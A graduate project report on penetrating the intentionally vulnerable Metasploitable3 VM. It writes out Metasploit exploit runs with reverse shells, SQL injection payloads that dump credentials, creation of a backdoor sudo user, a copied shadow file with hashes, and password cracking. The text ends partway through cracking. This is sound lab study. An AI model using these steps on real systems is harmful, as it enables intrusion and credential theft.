

**EXPLOITING THE VULNERABILITIES ON METASPLOIT 3(UBUNTU) MACHINE USING
METASPLOIT FRAMEWORK AND METHODOLOGIES.**

**Gopichand Murari
140600
gmurari@student.concordia.ab.ca**

**A Project
Submitted to The Faculty of Graduate Studies, Concordia University of Edmonton
In Partial Fulfillment of the Requirements for the Degree
Master of Information Systems Security Management**

Concordia University of Edmonton

FACULTY OF GRADUATE STUDIES

Edmonton, Canada

December 4, 2020

**EXPLOITING THE VULNERABILITIES ON METASPLOIT 3(UBUNTU) MACHINE USING
METASPLOIT FRAMEWORK AND METHODOLOGIES**

Gopichand Murari

Approved:

Dale Lindskog [Original Approval on File]

Dale Lindskog

Date: December 14, 2020

Primary Supervisor

Edgar Schmidt [Original Approval on File]

Edgar Schmidt, DSocSci

Date: December 15, 2020

Dean, Faculty of Graduate Studies

Table of Contents

Abstracts	1
Technical Requirements:	1-2
Port scan using NMAP:	2
Port 6697: UnrealIRCd Exploit.....	3
Port 21: ProFTPD Exploit:.....	4-5
Port 80: Drupal webpage	6
Port 80:SQL Injection on Payroll Web Application	7-12
Port 22: Auxiliary Scanner SSH.....	13
Generating Reverse Shell using Msfvenom (One Liner Payload):.....	14
Bash Shell:.....	14-15
Netcat shell:	16-17
Perl shell:	18-19
Python Shell:.....	20-21
Ruby Shell:	22-23
Script Web delivery:.....	24-25

List of Figures:

Figure 1.Nmap Port Scan.....	2
Figure 2.UnrealIRCD Backdoor Exploit	3
Figure 3.Exploiting Port 21.....	4
Figure 4.Open session from Exploiting Drupal webpage.	6
Figure 5.Entries of Port 80.....	7
Figure 6.SQL Injection command.	7
Figure 7.Output of the SQL injection attack.	8
Figure 8.SQL query Displaying Usernames and Passwords.	9
Figure 9.SSH Login as leia_organa user.....	9
Figure 10. Available groups for leia_organa user.....	9
Figure 11.Gaining root access.....	10
Figure 12. visudo file modification	11
Figure 13. Password cracking using rockyou.txt file with raw-sha1 format	12
Figure 14. Password cracking using rockyou.txt file with md5crypt format.....	12
Figure 15.ssh_login module.....	13
Figure 16.Active session by ssh_login.....	13
Figure 17.List of unix payloads.....	14
Figure 18.Reverse Tcp payload.....	15
Figure 19. ssh connection from our attacker machine to attacker and run the malicious code in terminal.	15
Figure 20.Netcat connection from attacker machine on port 1111.	15
Figure 21. Reverse Tcp payload (via netcat).....	16
Figure 22.ssh connection from our attacker machine to attacker and run the malicious code in terminal.	16
Figure 23.Netcat connection from attacker machine on port 2222.	17
Figure 24. Reverse Tcp payload (via perl).....	18
Figure 25.ssh connection from our attacker machine to attacker and run the malicious code in terminal.	18
Figure 26.Netcat connection from attacker machine on port 3333.	19
Figure 27. Reverse Tcp payload (via python)	20
Figure 28. SSH connection from our attacker machine to attacker and run the malicious code in terminal.	20
Figure 29. Netcat connection from attacker machine on port 4444.	21
Figure 30. Reverse Tcp payload (via ruby).....	22
Figure 31. SSH connection from our attacker machine to attacker and run the malicious code in terminal.	22
Figure 32. Netcat connection from attacker machine on port 5555.	23
Figure 33.Reverse TCP shell.....	24
Figure 34. SSH connection from our attacker machine to attacker and run the malicious code in terminal.	25
Figure 35. Meterpreter Active session.	25

UNIT 1. EXPLOITING THE VULNERABILITIES ON METASPLOIT 3(UBUNTU) MACHINE USING METASPLOIT FRAMEWORK AND METHODOLOGIES.

Abstract

A penetration test is also known as a pen test, pentest or ethical hacking. Penetration testing helps to secure networks and highlights the security issues. In this unit, investigate different aspects of penetration testing, including phases, tools, attack methodologies. More specifically, we performed various penetration tests using private networks, devices, and virtualized systems, Metasploit Framework and appliances. We use tools within the Kali Linux suite for exploiting [1].

Keywords: *penetration testing; Kali Linux; Metasploit; Metasploit Framework; Ethical hacking.*

Technical Requirements

Setting up Metasploit 3 on the virtual box.

Metasploitable3 is a VM that is built from the ground up with a large amount of security vulnerabilities. It is intended to be used as a target for testing exploits with Metasploit.

Metasploitable3 is released under a BSD-style license. See COPYING for more details.

Quick start

To use the prebuilt images provided at <https://app.vagrantup.com/rapid7/> create a new local metasploitable workspace. Linux users:

```
mkdir metasploitable3-workspace
cd metasploitable3-workspace
curl -O https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile && vagrant up
Windows users:
mkdir metasploitable3-workspace
cd metasploitable3-workspace
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/rapid7/metasploitable3/master/Vagrantfile" -OutFile
"Vagrantfile"
vagrant up
```

System Requirements:

```
OS capable of running all the required applications listed below
VT-x/AMD-V Supported Processor recommended
65 GB Available space on the drive
4.5 GB RAM Requirements:
Packer
Vagrant
Vagrant Reload Plugin
VirtualBox, libvirt/qemu-kvm, or vmware
```

To build automatically:

On Linux/OSX run `./build.sh windows2008` to build the Windows box or `./build.sh ubuntu1404` to build the Linux box. If `/tmp` is small, use `TMPDIR=/var/tmp ./build.sh ...` to store temporary packer disk images under `/var/tmp`.

On Windows, open PowerShell terminal and run `./build.ps1 windows2008` to build the Windows box or `./build.ps1 ubuntu1404` to make the Linux box. If no option is passed to the script, i.e. `./build.ps1`, then both the boxes are built.

If both the boxes were successfully built, run `vagrant up` to start both. To start anyone VM, use: `vagrant up ub1404:` to start the Linux box `vagrant up win2k8:` to start the Windows box. When this process completes, you should be able to open the VM within VirtualBox and login. The default credentials are Username: `vagrant` and Password: `vagrant`.

Build manually

Clone this repo and navigate to the main directory.

Build the base VM image by running `packer build --only=<provider> ./packer/templates/windows_2008_r2.json` where <provider> is your preferred virtualization platform. Currently, `virtualbox-iso`, `qemu`, and `VMware-iso` providers are supported. It will take a while the first time you run it since it must download the OS installation ISO.

After the base Vagrant box is created, you need to add it to your Vagrant environment. This can be done with the command `vagrant box add packer/builds/windows_2008_r2*_0.1.0.box --name=metasploitable3-win2k8`. Use `vagrant plugin install vagrant-reload` to install the reload vagrant provisioner if you haven't already.

To start the VM, run the command `vagrant up win2k8`. It will start up the VM and run all the installation and configuration scripts necessary to set everything up. It takes about 10 minutes.

Once this process completes, you can open the VM within VirtualBox and login. The default credentials are Username: `vagrant` and Password: `vagrant` [2].

Metasploitable3 Ubuntu Linux version series - here is a summary of the network configuration. Metasploitable3 has a Host-Only network configuration with the IP address of 192.168.1.129. At the same time, Kali Linux is used as the attack system, again, with the Host-Only network configuration.

Kali Linux (Kali-Linux-2020.1-vmware-amd64): <https://www.offensive-security.com/kali-linux-vm-vmware-virtualbox-image-download/>.

Metasploitable 3(Metasploitable 3-Ubuntu): <https://github.com/rapid7/metasploitable3>.

Port scan using NMAP

Start by performing a port scan of the Metasploitable3 system. `Nmap -sV -Pn -T4 -p 1-65535 -oX metasploitable3.xml 192.168.1.129`. This is a necessary go-to Nmap port scan that queries all available ports (-p 1-65535), includes service version detection (-SV) and saves the results to an XML file type with the name `metasploitable3.xml`. The purpose of protecting the Nmap port scan is to import these results into the Metasploit Framework [3].

```
root@kali:~# nmap -sV -Pn -T4 -p 1-65535 -oX metasploitable3.xml 192.168.1.129
Starting Nmap 7.80 ( https://nmap.org ) at 2020-05-29 19:40 EDT
Nmap scan report for 192.168.1.129
Host is up (0.00066s latency).
Not shown: 65525 filtered ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          ProFTPD 1.3.5
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http         Apache httpd 2.4.7
445/tcp    open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
631/tcp    open  ipp          CUPS 1.7
3000/tcp   closed ppp
3306/tcp   open  mysql        MySQL (unauthorized)
3500/tcp   open  http         WEBrick httpd 1.3.1 (Ruby 2.3.8 (2018-10-18))
6697/tcp   open  irc          UnrealIRCd
8181/tcp   closed intermapper
MAC Address: 00:0C:29:37:A3:90 (VMware)
Service Info: Hosts: 127.0.0.1, METASPLOITABLE3-UB1404, irc.TestIRC.net; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 113.36 seconds
root@kali:~#
```

Figure 1.Nmap Port Scan

References:

1. 'M. Denis, C. Zena and T. Hayajneh,' "Penetration Testing: Concepts, Attack Methods, and Defense Strategies",29 April 2016, Farmingdale, NY, USA [Online]. Available: IEEE Xplore, <https://ieeexplore.ieee.org/document/7494156?reload=true&arnumber=7494156>. [Accessed: 10 Sept.2020].
2. "Installation of Metasploit 3", [Online]. Available: <https://github.com/rapid7/metasploitable3>. [Accessed on June 12, 2020].
3. T. laurenson," Metasploitable 3 – pentesting the ubuntu linux version", part 2: Attacking services, July 09,2018. [Online]. Available: <https://www.thomaslaurenson.com/blog/2018/07/09/metasploitable3-pentesting-the-ubuntulinux-version-part2/>. [Accessed: 15 Sept.2020].

1.Port 6697: UnrealIRCD Exploit

Approach to be used

Searching the Metasploit Framework database (using search unrealircd) only yielded one search hit. This was the same vulnerability and associated exploit used in Metasploitable2.

This module exploits a malicious backdoor that was added to the Unreal IRCd 3.2.8.1 download archive. This backdoor was present in the Unreal3.2.8.1.tar.gz archive between November 2009 and June 12th, 2010[4].

Now type the following command to use the correct module:

```
use exploit/unix/irc/unreal_ircd_3281_backdoor
```

Next, we look for a compatible payload and select one using the set payload command:

```
show payloads
```

```
set payload cmd/unix/reverse_perl
```

Now type show options to see what fields we need to modify and set the correct values:

```
show options
```

```
set rhost [target ip]
```

```
set lhost [attackbox ip]
```

Vulnerability scanning technical details

At the start, we knew there was an IRC service running on multiple ports from the Nmap scan. We did not know what version of Unreal IRCd was running because the Nmap scans did not mention that. Connecting to a service to extract more information is a crucial part of the service enumeration process. The version number appeared to be the missing puzzle piece in order to perform effective and efficient vulnerability analysis. Eventually we got the version number by connecting to the Unreal IRC service with an IRC client.

Exploit Execution Details

And type run to execute the exploit:

```
msf5 auxiliary(scanner/http/http_version) > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOSTS 192.168.1.129
RHOSTS => 192.168.1.129
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set rport 6697
rport => 6697
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/reverse_ruby
payload => cmd/unix/reverse_ruby
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lhost 192.168.1.128
lhost => 192.168.1.128
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > set lport 2345
lport => 2345
msf5 exploit(unix/irc/unreal_ircd_3281_backdoor) > run

[*] Started reverse TCP handler on 192.168.1.128:2345
[*] 192.168.1.129:6697 - Connected to 192.168.1.129:6697 ...
    :irc.TestIRC.net NOTICE AUTH :*** Looking up your hostname ...
[*] 192.168.1.129:6697 - Sending backdoor command...
[*] Command shell session 1 opened (192.168.1.128:2345 -> 192.168.1.129:38484) at 2020-05-29 20:43:42 -0400
```

Figure 2.UnrealIRCD Backdoor Exploit

Exploit Execution findings

We got an open session now. We will see the Username as boba_fett. Unfortunately, sudo or root access was not possible as this exploit gained access using the boba_fett account, who was not in the sudo group (as indicated by the group's command). However, boba_fett was part of the docker group.

References:

4. "Information regarding vulnerability", [Online]. Available: <https://www.cvedetails.com/cve/CVE-2010-2075/>. [Accessed: 20 Sept.2020].

2. Port 21: ProFTPD Exploit

Approach to be used

This module exploits the SITE CPFR/CPTO commands in ProFTPD version 1.3.5. Any unauthenticated client can leverage these commands to copy files from any part of the filesystem to a chosen destination. The copy commands are executed with the rights of the ProFTPD service, which by default, runs under the privileges of the 'nobody' user. By using /proc/self/cmdline to copy a PHP payload to the website directory, PHP remote code execution is made possible [6][5].

Exploit Execution Details

The following steps need to be followed to perform the above-mentioned exploit:

The exploits were at, or below, the version of ProFTPD on Metasploitable3 (version 1.3.5). I tried the last on the list, `proftpd_modcopy_exec`.

```
msf > use exploit/unix/ftp/proftpd_modcopy_exec

msf exploit(unix/ftp/proftpd_modcopy_exec) > set rhost 192.168.1.129
rhost => 192.168.19.20

msf exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html

msf exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl
exploit => cmd/unix/reverse_perl

msf exploit(unix/ftp/proftpd_modcopy_exec) > run
```

```
msf5 > use exploit/unix/ftp/proftpd_modcopy_exec
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set rhost 192.168.1.129
rhost => 192.168.1.129
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set sitepath /var/www/html
sitepath => /var/www/html
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > set exploit cmd/unix/reverse_perl
exploit => cmd/unix/reverse_perl
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] 192.168.1.129:80 - 192.168.1.129:21 - Connected to FTP server
[-] 192.168.1.129:80 - Exploit aborted due to failure: unknown: 192.168.1.129:21 - Failure retrieving ProFTPD 220 OK banner
[*] Exploit completed, but no session was created.
msf5 exploit(unix/ftp/proftpd_modcopy_exec) > run

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] 192.168.1.129:80 - 192.168.1.129:21 - Connected to FTP server
[*] 192.168.1.129:80 - 192.168.1.129:21 - Sending copy commands to FTP server
[*] 192.168.1.129:80 - Executing PHP payload /hMEvPHs.php
[*] Command shell session 1 opened (192.168.1.128:4444 -> 192.168.1.129:58249) at 2020-05-29 22:03:16 -0400

whoami
www-data
pwd
/var/www/html
```

Figure 3. Exploiting Port 21.

Exploit Execution Findings

This exploit gained remote access as the `www-data` user. This was not very useful, as the UnrealIRCd exploit gained a higher level of access.

References:

5. "MetasploitProftpd1.3.5Exploit", Aug05,2019. [Online]. Available: <https://www.youtube.com/watch?v=FNd-PBuUaMs>. [Accessed: 25 Sept.2020].
6. "Information regarding vulnerability", [Online]. Available: <https://cvedetails.com/cve/CVE-2015-3306/>. [Accessed: 25 Sept.2020].

3.Port 80: Drupal webpage

Approach to be used

A quick exploit search in the Metasploit Framework revealed a few exploits available to target Drupal. Additionally, the search sploit listed even more, usually with a specific version that was vulnerable.

This module exploits the Drupal HTTP Parameter Key/Value SQLInjection (aka Drupageddon) to achieve a remote shell on the vulnerable instance. This module was tested against Drupal 7.0 and 7.31 (was fixed in 7.32). Two methods are available to trigger the PHP payload on the target: - set TARGET 0: Form-cache PHP injection method (default). It uses the SQLi to upload a malicious form to Drupal's cache, then trigger the cache entry to execute the payload using a POP chain. - set TARGET 1: User-post injection method. It creates a new Drupal user, adds it to the administrator's group, enables Drupal's PHP module, grants the administrators the right to bundle PHP code in their post, create a new post containing the payload and preview it to trigger the payload execution [7].

Exploit Execution Details

```
msf > use exploit/multi/http/drupal_drupageddon


msf exploit(multi/http/drupal_drupageddon) > set rhost 192.168.1.129
rhost => 192.168.1.129

msf exploit(multi/http/drupal_drupageddon) > set lhost 192.168.1.128
lhost => 192.168.1.128

msf exploit(multi/http/drupal_drupageddon) > set targeturi /drupal/
targeturi => /drupal/

msf exploit(multi/http/drupal_drupageddon) > set payload php/reverse_perl
payload => php/reverse_perl

msf exploit(multi/http/drupal_drupageddon) > exploit
```



```
msf5 exploit(multi/http/drupal_drupageddon) > set lhost 192.168.1.128
lhost => 192.168.1.128
msf5 exploit(multi/http/drupal_drupageddon) > exploit

[*] Started reverse TCP handler on 192.168.1.128:4444
[*] Command shell session 1 opened (192.168.1.128:4444 -> 192.168.1.129:58264) at 2020-05-29 22:19:04 -0400

whoami
www-data
pwd
/var/www/html/drupal
```

Figure 4. Open session from Exploiting Drupal webpage.

Exploit Execution Findings

The target URI was set to /drupal/ instead of root (/) as the drupal install was in the Apache web server's drupal directory. The whoami command revealed I was the www-data user. What was very interesting was that the Vulnerability & Exploit Database stated the exploit only worked against Drupal 7.0 and 7.31 (was fixed in 7.32). The server had version 7.5 and was still vulnerable. Anyway, no higher level of access was gained.

References:

7. "Information regarding drupal vulnerability", [Online]. Available: <https://www.cvedetails.com/cve/CVE-2014-3704/>. [Accessed: 25 Sept.2020].

4.Port 80: SQL Injection on Payroll Web Application

Approach to be used

Checking out port 80 using Firefox in Kali Linux revealed directory listing containing several entries. The entries are displayed in the figure below:




Figure 5.Entries of Port 80.

The first item of interest was payroll_app.php. This file loaded a Payroll Login system. The Nmap output had identified a MySQL server running on Metasploitable3. Instantly, an SQL injection attack came to mind. So, start with the classic ' OR 1=1#.



Figure 6.SQL Injection command.

After entering the SQL injection attack in the User input box, I hit OK. It seems like no password was required to be entered. The SQL injection revealed a total of 15 users in the Payroll App. It looks like there is some terrible handling of user input that constructs the SQL statements. String concatenation, no doubt!

Welcome, ' OR 1=1#

Username	First Name	Last Name	Salary
leia_organa	Leia	Organa	9560
luke_skywalker	Luke	Skywalker	1080
han_solo	Han	Solo	1200
artoo_detoo	Artoo	Detoo	22222
c_three_pio	C	Threepio	3200
ben_kenobi	Ben	Kenobi	10000
darth_vader	Darth	Vader	6666
anakin_skywalker	Anakin	Skywalker	1025
jarjar_binks	Jar-Jar	Binks	2048
lando_calrissian	Lando	Calrissian	40000
boba_fett	Boba	Fett	20000
jabba_hutt	Jaba	Hutt	65000
greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667

Figure 7. Output of the SQL injection attack.

Instantly it is evident that the web application requires four properties that must be returned: Username, First Name, Last Name, and Salary. This information is based on the fact that the webpage displays a table that has these four columns. We already know that there is a database on the server, Nmap reported that MySQL was running on the default port 3306. Next step: determine the MySQL version that installed. The next step was to execute the following SQL injection attack:

```
' UNION SELECT null, null, null, @@version#
```

It revealed that the following MySQL version was running: 5.5.60-0ubuntu0.14.04.1. Just as a quick summary, the above SQL injection uses the UNION statement, which simply provides the ability to execute two SQL statements. The two at symbols (@@) refer to a global variable available in SQL, and the version command will dump the SQL database version for us. The three null entries are because the web application wants to print four columns in a table. Using null means, the web application should write an empty entry in the first three columns.

From here, it is only too easy. One can guess that each of the users in the database must have a password. We already know the Username, as that information was gathered in the first SQL injection attack. Furthermore, it can be assumed that we are querying a table of user information, most likely called users. This table will most likely have passwords in it, too - this is how a user will be able to login to the Payroll App. Putting all this information together, we can attempt to dump the password information using the following SQL injection attack: ' OR 1=1 UNION SELECT null,null,username,password FROM users#

Again, we can utilize null to print nothing in the first two columns. Without this addition, the web application will fail to load correctly.

greedo	Greedo	Rodian	50000
chewbacca	Chewbacca		4500
kylo_ren	Kylo	Ren	6667
	leia_organa		help_me_obiwan
		luke_skywalker	like_my_father_beforeme
		han_solo	nerf_herder
		artoo_detoo	b00p_b33p
		c_three_pio	Pr0t0c07

Figure 8. SQL query Displaying Usernames and Passwords.

In the above figure, we can see the bottom of the first SQL query results. This is the same as the first SQL injection attack (' OR 1=1#). Following that, the last two columns display the Username and password, in plaintext, for each of the 15 users.

Exploit execution details

The user credentials dumped from the MySQL database were not the same credentials used for system authentication turns out they are! A quick SSH test to Metasploitable3 gained access as the user: leia_organa using the password: help_me_obiwan.

```

root@kali:~# ssh leia_organa@192.168.1.129
leia_organa@192.168.1.129's password:
Welcome to Ubuntu 14.04 LTS (GNU/Linux 3.13.0-24-generic x86_64)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

```

Figure 9. SSH Login as leia_organa user.

Exploit Execution Findings

A quick check of the available groups indicated that Sudo access was achieved.

```

leia_organa@metasploitable3-ub1404:~$ groups
users sudo

```

Figure 10. Available groups for leia_organa user.

A simple check to gain root access:

```
leia_organa@metasploitable3-ub1404:~$ sudo -s
[sudo] password for leia_organa:
root@metasploitable3-ub1404:~#
```

Figure 11. Gaining root access.

Even without opening the Metasploit Framework yet and had full root access to the system! It shows the power of SQL injection attacks against a poorly coded web application. It does a great learning exercise, especially for those new to web application security and pen-testing. However, the OWASP Top 10-2017 still list injection vulnerabilities as the number 1 security issue in web applications [8].

As we are now logged in as root user on Metasploit so we can add a new user and make that user to have root privileges. We can even copy the passwd and shadow file for retrieving passwords related to the users.

Steps to Create a New Sudo User:

Use the `adduser` command to add a new user to your system.

Be sure to replace username with the user that you want to create

adduser gopi

Set and confirm the new user's password at the prompt. A strong password is highly recommended!

Set password prompts:1234

Enter new UNIX password:1234

Retype new UNIX password:1234

passwd: password updated successfully.

Follow the prompts to set the new user's information. It is fine to accept the defaults to leave all of this information blank. User information prompts:

Changing the user information for username

Enter the new value, or press ENTER for the default

Full Name []:

Room Number []:

Work Phone []:

Home Phone []:

Other []:

Is the information correct? [Y/n]

Use the `usermod` command to add the user to the `sudo` group.

sudo usermod -a -G audio gopi

By default, on Ubuntu, members of the `sudo` group have sudo privileges. Test sudo access on new user account

Use the `su` command to switch to the new user account.

su - username

```

# This file MUST be edited with the 'visudo' command as root.
#
# Please consider adding local content in /etc/sudoers.d/ instead of
# directly modifying this file.
#
# See the man page for details on how to write a sudoers file.
#
Defaults                env_reset
Defaults                mail_badpass
Defaults                secure_path="/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin"

# Host alias specification

# User alias specification

# Cmnd alias specification

# User privilege specification
root    ALL=(ALL:ALL) ALL
gopi    ALL=(ALL:ALL) ALL
# Members of the admin group may gain root privileges
%admin  ALL=(ALL) ALL
%gopi   ALL=(ALL) ALL
# Allow members of group sudo to execute any command
%sudo  ALL=(ALL:ALL) ALL

# See sudoers(5) for more information on "#include" directives:

#includedir /etc/sudoers.d

```

Figure 12. visudo file modification

We got the passwd and shadow file and made an tocrack.txt on our attacker machine(kali).

root@kali:~# ls

gopi.txt shadow.txt tocrack.txt

root@kali:~# cat tocrack.txt

```

root:!:0:0:root:/root:/bin/bash
daemon:*:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:*:2:2:bin:/bin:/usr/sbin/nologin
sys:*:3:3:sys:/dev:/usr/sbin/nologin
sync:*:4:65534:sync:/bin:/bin/sync
games:*:5:60:games:/usr/games:/usr/sbin/nologin
man:*:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:*:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:*:8:8:mail:/var/mail:/usr/sbin/nologin
news:*:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:*:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:*:13:13:proxy:/bin:/usr/sbin/nologin
www-data:*:33:33:www-data:/var/www:/usr/sbin/nologin
backup:*:34:34:backup:/var/backups:/usr/sbin/nologin
list:*:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:*:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:*:41:41:Gnats Bug-Reporting System (admin)/var/lib/gnats:/usr/sbin/nologin
nobody:*:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
libuuid:!:100:101:./var/lib/libuuid:
syslog:*:101:104:./home/syslog:/bin/false
messagebus:*:102:106:./var/run/dbus:/bin/false
sshd:*:103:65534:./var/run/sshd:/usr/sbin/nologin
statd:*:104:65534:./var/lib/nfs:/bin/false
vagrant:$6$UTa6nlhY$83QMr8U/StrKBOLqzI6v.EEeKiYLrKdNLeO62iGPmETYNMKgs7FOkRGnCVObcLd6
71ENElS/cOAJDCwvKYs/:900:900:vagrant,,./home/vagrant:/bin/bash
dirmngr:*:105:111:./var/cache/dirmngr:/bin/sh
leia_organa:$1$N6DIbGGZ$LpERCrfi8IXINebhQuYLK/:1111:100:./home/leia_organa:/bin/bash
luke_skywalker:$1$/7D55Ozb$Y/aKb.UNrDS2w7nZVq.Ll/:1112:100:./home/luke_skywalker:/bin/bash
han_solo:$1$6jIF3qTC$7jEXfQsNENuWYeO6cK7m1.:1113:100:./home/han_solo:/bin/bash
artoo_detoo:$1$tfvzyRnv$mawnXAR4GgABt8rtn7Dfv.:1114:100:./home/artoo_detoo:/bin/bash
c_three_pio:$1$IXx7tKuo$xuM4AxkByTUD78BaJdYdG.:1115:100:./home/c_three_pio:/bin/bash
ben_kenobi:$1$5nFRD/bA$y7ZZD0NimJTbX9FtvhHJX1:1116:100:./home/ben_kenobi:/bin/bash
darth_vader: $1$SrLuMkR1R$YHumHRxhswnfO7eTUUFHJ.:1117:100:./home/darth_vader:/bin/bash

```

```

anakin_skywalker:$1$jlpezLc$PW4IPiuLTwiSH5YaTIRaB0:1118:100::/home/anakin_skywalker:/bin/bash
jarjar_binks:$1$SNokFi0c$F.SvjZQjYRSuoBuobRWMh1:1119:100::/home/jarjar_binks:/bin/bash
lando_calrissian:$1$Af1ek3xT$NkC8jkJ30gMQWeW/6.ono0:1120:100::/home/lando_calrissian:/bin/bash
boba_fett:$1$TjxlmV4j$K/rG1vb4.pj.z0yFWJ.ZD0:1121:100::/home/boba_fett:/bin/bash
jabba_hutt:$1$9rpNcs3v$/v2ltj5MYhfUOHYVAzjD:1122:100::/home/jabba_hutt:/bin/bash
greedo:$1$vOU.f3Tj$stgBZJbBS4JwchRUW0a1:1123:100::/home/greedo:/bin/bash
chewbacca:$1$.qt4t8zH$RdKbdafuqc7rYiDXSoQCI:1124:100::/home/chewbacca:/bin/bash
kylo_ren:$1$rpvxsssI$ShOBC/qL92d0GgmD/uSELx.:1125:100::/home/kylo_ren:/bin/bash
mysql:!:106:112:MySQL Server,,,:/nonexistent:/bin/false
avahi*:107:114:Avahi mDNS daemon,,,:/var/run/avahi-daemon:/bin/false
color*:108:116:color color management daemon,,,:/var/lib/color:/bin/false
gopi:$6$cY3x58kX$aqJtpBZSds3BjIKnuxOtzleICCw4ajcfZD1qn.9XQSG/utY0Pm..R8VaXuSMSn9lOQcX7ObY6
7Uw6GePpdZ6e1:1000:1000:gopi,,,:/home/gopi:/bin/bash

```

```

root@kali:~# john --wordlist=rockyou.txt --format=raw-sha1 tocrack.txt
stat: -format=raw-sha1: No such file or directory
root@kali:~# john --wordlist=rockyou.txt --format=raw-sha1 tocrack.txt
Using default input encoding: UTF-8
No password hashes loaded (see FAQ)
root@kali:~# john --wordlist=rockyou.txt tocrack.txt
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt"
Use the "--format=md5crypt" option to force loading hashes of that type instead
Warning: only loading hashes of type "sha512crypt", but also saw type "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading hashes of that type instead
Using default input encoding: UTF-8
Loaded 2 password hashes with 2 different salts (sha512crypt, crypt(3)) $6$ [SHA512 256/256 AVX2 4x]
Remaining 1 password hash
Cost 1 (iteration count) is 5000 for all loaded hashes
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (gopi)
1g 0:00:00:00 DONE (2020-10-27 21:25) 1.149g/s 1324p/s 1324c/s 1324C/s kucing..summer1
Use the "--show" option to display all of the cracked passwords reliably
Session completed
